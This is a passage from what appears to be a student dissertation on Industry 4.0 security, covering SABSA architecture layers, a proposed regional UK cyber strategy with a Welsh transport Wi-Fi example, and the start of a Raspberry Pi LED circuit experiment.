

Contextual Security Architecture:
Business View: Business Risk Model
Business Process Model
Conceptual Security Architecture:
Architects View: Control Objectives
Security Strategies & Architecture
Logical Security Architecture:
Designers View: Security Policies
Security Services
Physical Security Architecture
Builder's view: Security Rules, Practices,
Procedures, Security Mechanisms
Component Security Architecture
Tradesman's view: Security Standards
Security Products & Tools
Operational security Architecture
Facility Manager's View: Operational Risk Mgmt
Security Service Mgmt

*Figure 11: SABSA operational framework*

Figure 11 above outlines the development lifecycle approach into every phase applying an ethos and promotion of best practices. The process of implementing strategies and concepts into a business security operation are examined; the design of physical and logical elements within the smart components and areas that house them, and the implementation, either using internal staff or external contractors.

This is important for best practices and policies whilst ensuring effective operation training is provided. The last element of the SABSA approach is identifying the defined measures and attributes of a managed system. This requirement provides the analysis in a business sense to see effective trends of speed increase and productivity boosts. In terms of security it defines boundaries and targets that want to be achieved when placed into an operative position.

Therefore, a chain of quality in architectural frameworks of operational, facility and services must be met to protect businesses and the subsequent end-product.




Business Strartergy
Security Strategy
Logical Security Services
Physical Security Mchanisms
Components
Trusted Business Operations

*Figure 12: Business strategy*

Figure 12 demonstrates the business strategy interests such as, logistics, regulation, finance, relationships, and market / production concerns. These concerns are then refined and identified as business attributes, risk models and trust models. These models dictate how a company can consider partnerships and approaches. This means in a logical services sense, policy frameworks, design processes and technical considerations. The resulting implementation means audit trails, confidentiality structures, authorisation / access control procedures.

The logical elements are structured, so the physical security mechanisms proceed to work in a logical, refined process. This results in the application of contemporary processes regarding firewalls, ACL's, databases, encryption, signatures and procedures. The end-product are the tools and a product of the company structure. This ultimately enables better business continuity and trusted operations.

The adoption of progressive cybersecurity frameworks are more relevant than ever before within the technology sector. Operational Technology (OT) is implemented in so many different areas of production, design, monitoring and physical process. The ability to incorporate smart technology into those systems and manage them incorporates risk. Therefore, the component architecture ensures manufacturing to organisation levels of trust.



| | Assets (What) | Motivation (Why) | Process (How) | People (Who) | Location (Where) | Time (When) |
|---|---|---|---|---|---|---|
| Contextual | Business Requirement; Data Classification | Business Risk Assessment: Corporate Policy | Business-driven information security | Business Security Organization Management | Business Operations | Business Timetable and Calendar Management |
| Conceptual | Business Continuity Management | Security Audits: Compliance, Measures and Metrics, SLA's | Incident Management: Disaster Recovery | Security Culture and Awareness Training | Security Domain Management | Security Management and Operations |
| Logical | System Integrity: Information security | Policy Management: Security Services, Controls, Event Monitoring | Intelligence Gathering: Security process, Control Development | Privilege and Rights: User Administration | Application and Administrative Management | Time Limitation Management |
| Physical | Software Integrity: Application and Database Security | Risk, Threat Assessments; Penetration Testing | Mechanisms Definitions: Key Management, Computer Forensics | Support Operations: Help Desk | Network Maintenance and Security: Site Security | Time Appropriate: Admin Access, Password Release |
| Component | Service or Security Product Tools | Computer Emergency Response: Security Standards | Security and Management Framework Operational Tools | Candidate Vetting; Service Provider Vetting | Work Platform Management and Security | Configuration and Operational Sequencing |

*Figure 13: SABSA OT approach*

Figure 13 highlights an Operational Security Architecture Matrix (OSAM) that SABSA has designed. The progression from the contextual to component breakdown ensures that the security nature of the devices management and its requirements are fully invested in.

Once the appropriate risk and process models have been computed, the conceptual analysis and integration / time phase period can be discussed. SABSA's motivation logic in the terms of conceptual integration of OT is to identify the potential threats of implementation. This relates to inept people management or poor physical security of the area and the devices themselves. Consequently, the SABSA architecture is discussed in terms of OT and ITIL / ITSM as the IT component, highlight the spectrum of due diligence to consider.

## UK Cyber strategies

The national cybersecurity development strategy has yet to establish a coherent single point for smart systems in any sector to follow.

However, to have an all-inclusive approach would not be the correct strategy, the benefit of such a strategy comes from seeing different approaches to a problem in different sectors. This helps establish the wider connections from specific sectors and business relationship recourse procedures.

Therefore, the best approach is to break down the three components that create the ecosystem.




*Figure 14: Cyber strategy*

These elements allow a base framework to manifest itself from these two foundations:

- Find commonalities between the problems.
- Create specific relationship partnership strategies.

This approach creates three fields that ultimately affect each other; by starting with sector problems, identifying typical or atypical company structures, working environments, or the applications of products. If a sector specific analysis was completed on this level after polling all the companies and effectively auditing their systems, a relationship strategy could become apparent. Areas of focus would come to light between business in the sector and other sectors allowing cooperation.




*Figure 15: UK regional strategy*

Figure 15 is representative of a regional cyber security strategy for the UK. By highlighting the different regions, a multi-purpose plan could be envisioned with different implementation strategies and operational concerns considered.

By providing the statistics to the centre of a council's strategy, the ability to granularly change an areas security landscape can lead to better protections. This will ensure the council; its service provider and the subsequent customers are in a chain of security starting from the top.


Using the regional area strategy, the application of the information processed, such as the case for the transport sector seen[79] below, enables a technological analysis. From which a plan of action can begin to take place to defend and deter criminals.

The infographics below discuss WIFI and smart system protocols within the transport sector. It details communication standards and threat frequency for specific wireless communication in an effective communication approach. Other areas to be deliberated over if such a framework were to be implemented are discussed below, such as:

- Common protocols (protocol authorities to develop and sectors to conform)
- Situational circumstances (discretely positioned / attached to critical systems)
- Lifespan (ability to stay contemporary with security problems)
- Cost (acceptable losses and implementations)
- Resilience defences (common system design (software / hardware) to thwart attacks)
- Usage (critical / non-critical)

These are just some of the considerations enabling the sectors to collaborate and cooperate. This ensure a rounded discussion, taking in concerns and applications of smart systems in each sector. Once the amalgamation of ideas and concerns have been expressed, the appropriate framework can procced to function in most sectors. This management applies a layer of security, not through obscurity but openness and adoption. This ensures that all the partners in the sectors program would have the most up-to-date information for the given scenario.

The transport sector example has increasing integration of sensors within public transport links such as busses and trains. By applying a framework, each council or bus service provider meets minimum requirements, creating a national basic standard. Working directly with an agency such as the NCSC, the active defence unit could work as a national team to tackle the problems face on.



Currently, the two main public WI-FI service providers in Wales represent buses and trains. The Utilisation of the WI-FI services are represented as a 27% / 73% split.

The primary security on public WI-FI are:
WPA2-PSK TKIP
WPA2-PSK AES
Consideratios inlight of the KRACK attack on the WPA2 standard should be made instead choosing WPA3

The 2019 Welsh public transport strategy should be to upgrade all 1000 public WI-FI devices to WPA3

*Figure 16: UK regional strategy*

The example graphics above in Figure 16 demonstrate a potential effective data analysis and analytical review, signifying Welsh regional sectors.

In the approach above in Figure 16, the anonymising of information would have to be introduced and approaches reviewed in the collection and release of materials. This would prevent the framework operators from being the target of attack, or the participants within the sector being the target.

Therefore, the approach to the conformity of a framework would ensure a systematic upgrade to a sector within a region before release. The finding of one region could then be measured against others identifying plans that work effectively and pragmatically.

Consequently, the collaboration within a sector and other sectors enable properties or practices that bare some semblance to their own to be questioned and examined.




*Figure 17: Cyber security Sectors*

Figure 17 represents many sectors, applying the cooperation between; infrastructure, energy and manufacturing for instance would naturally work well together. The progression of infrastructure develops and incorporates practices to adapted environments with security and cybersecurity in mind. The manufacturing sector applies strategies and approaches that best allow for cooperation and utilisation of the infrastructures. Subsequently, the infrastructure and manufacturing processes create a distributed and logic-based approach, subject to the requirements. This framework can be an attachment to the NIS Regulation, working with local police forces and national and European agencies to diversify security.

In summary of chapter 3, prominent business and cybersecurity frameworks are discussed, utilising ITIL / ITISM and SABSA in addition to certifications and cybersecurity features. Chapter 4 considers as an example the Raspberry PI, a hardware platform capable of supporting applications and designs which capitalise on Industry 4.0. Therefore, accurate attestation and provenance as to the sourcing, fabrication and production of the Raspberry PIs hardware and firmware are examined in a low level review.

# Chapter 4

## 4.1 Electronics

Industry 4.0 objectives are to integrate, create and develop new systems or tools, either attached and or integrated into old / new systems. Tools in this sense meaning anything designed to make a job more efficient and less time consuming, overcoming hurdles that would be faced if it was not otherwise deployed.

The electronic components and mechanisms discussed below highlight the modular nature of Industry 4.0 itself and the subsequent market that produces the smart devices and systems. The core nature of the electrical systems that make up the market are identified and used to support the philosophical approach revolutionising, upgrading and industrialising the market. To create a developed approach that one can assemble straightforwardly is essential to 4.0s success.

To achieve new levels of communication, relaying sensitive key indicators, new tools and industrialised machines use cloud technology. However, the benefits of modular, dynamic and configurable adaptable technologies are always limited by methods of implementation. Industry 4.0s biggest limiting factor in commercial and industrial environments are the complicated and excessive administrative approaches to systems. Failure of the technological sectors to overcome these qualities will and has resulted in unintentional inimical properties when cloud engineers develop scaled distributed platforms.

Consequently, the attack-surface is bigger than ever before. The perspicuity of unassailable systems perceived from new encryptions, protocols and any market techniques are undermined. That is not to say the marketisation and products are malign in nature, but improperly implemented technologies can result in concatenated problems across the board of integrated systems.

Therefore, the examination into electronic elements assembling Industry 4.0 OT and Information Technology (IT) processes are examined. The foundational components used to facilitate smart devices such as embedded systems are discussed. Raspberry Pi will be used as a practical example later in the dissertation, so forms part of the focus here. Additionally, System-on-a-Chip (SoC), System on Modules (SoM), System-in-a-Package (SiP), Package-on-a-Package (PoP), and Computer-on-a-Module (CoM) are explained. Furthermore, Microcontrollers' (MCU), Microprocessor and integrated circuits (IC) are discussed highlighting their roll within the embedded systems. Lastly, Raspberry PIs place within the smart market, in addition to the sensors and PiHats attached, is also examined.

## 4.2 Simple Circuits

During the project, simple circuit experimentation was conducted to determine how the application of code in a Raspberry PI 3 (PI) interacts with the General Purpose Input Output ports. The ability to interface with the metal pins to detect and control what is happening on them allows all manner of electronic devices to be attached according to power requirements.

The experiments below are designed to control the Light Emitting Diodes (LEDs), but the application of sensors can also be achieved. The process and equipment is as follows:

- An electrical breadboard




*Figure 18: Breadboard*

The breadboard above enables solder free electrical experimentation with electronic pieces.

- Two male-female wire jumpers




*Figure 19: Wire jumpers*

The jumper wires connect the Raspberry Pi 3 to the breadboard, interacting with the electrical devices.

- One LED




*Figure 20: LED*

LEDs have a longer leg (anode) than a negative (cathode) the polarity supply must be correct.

- 330ohm resistor




*Figure 21: Resistor*

The use of resistors is a must when connecting LEDs to the GPIO of the PI. This is due to the LEDs ability to consume a lot of power and the PIs capability to supply about (60mA), failure to apply a resistor could damage the PI. Therefore, the limited current protects the PI.

- GPIO pins

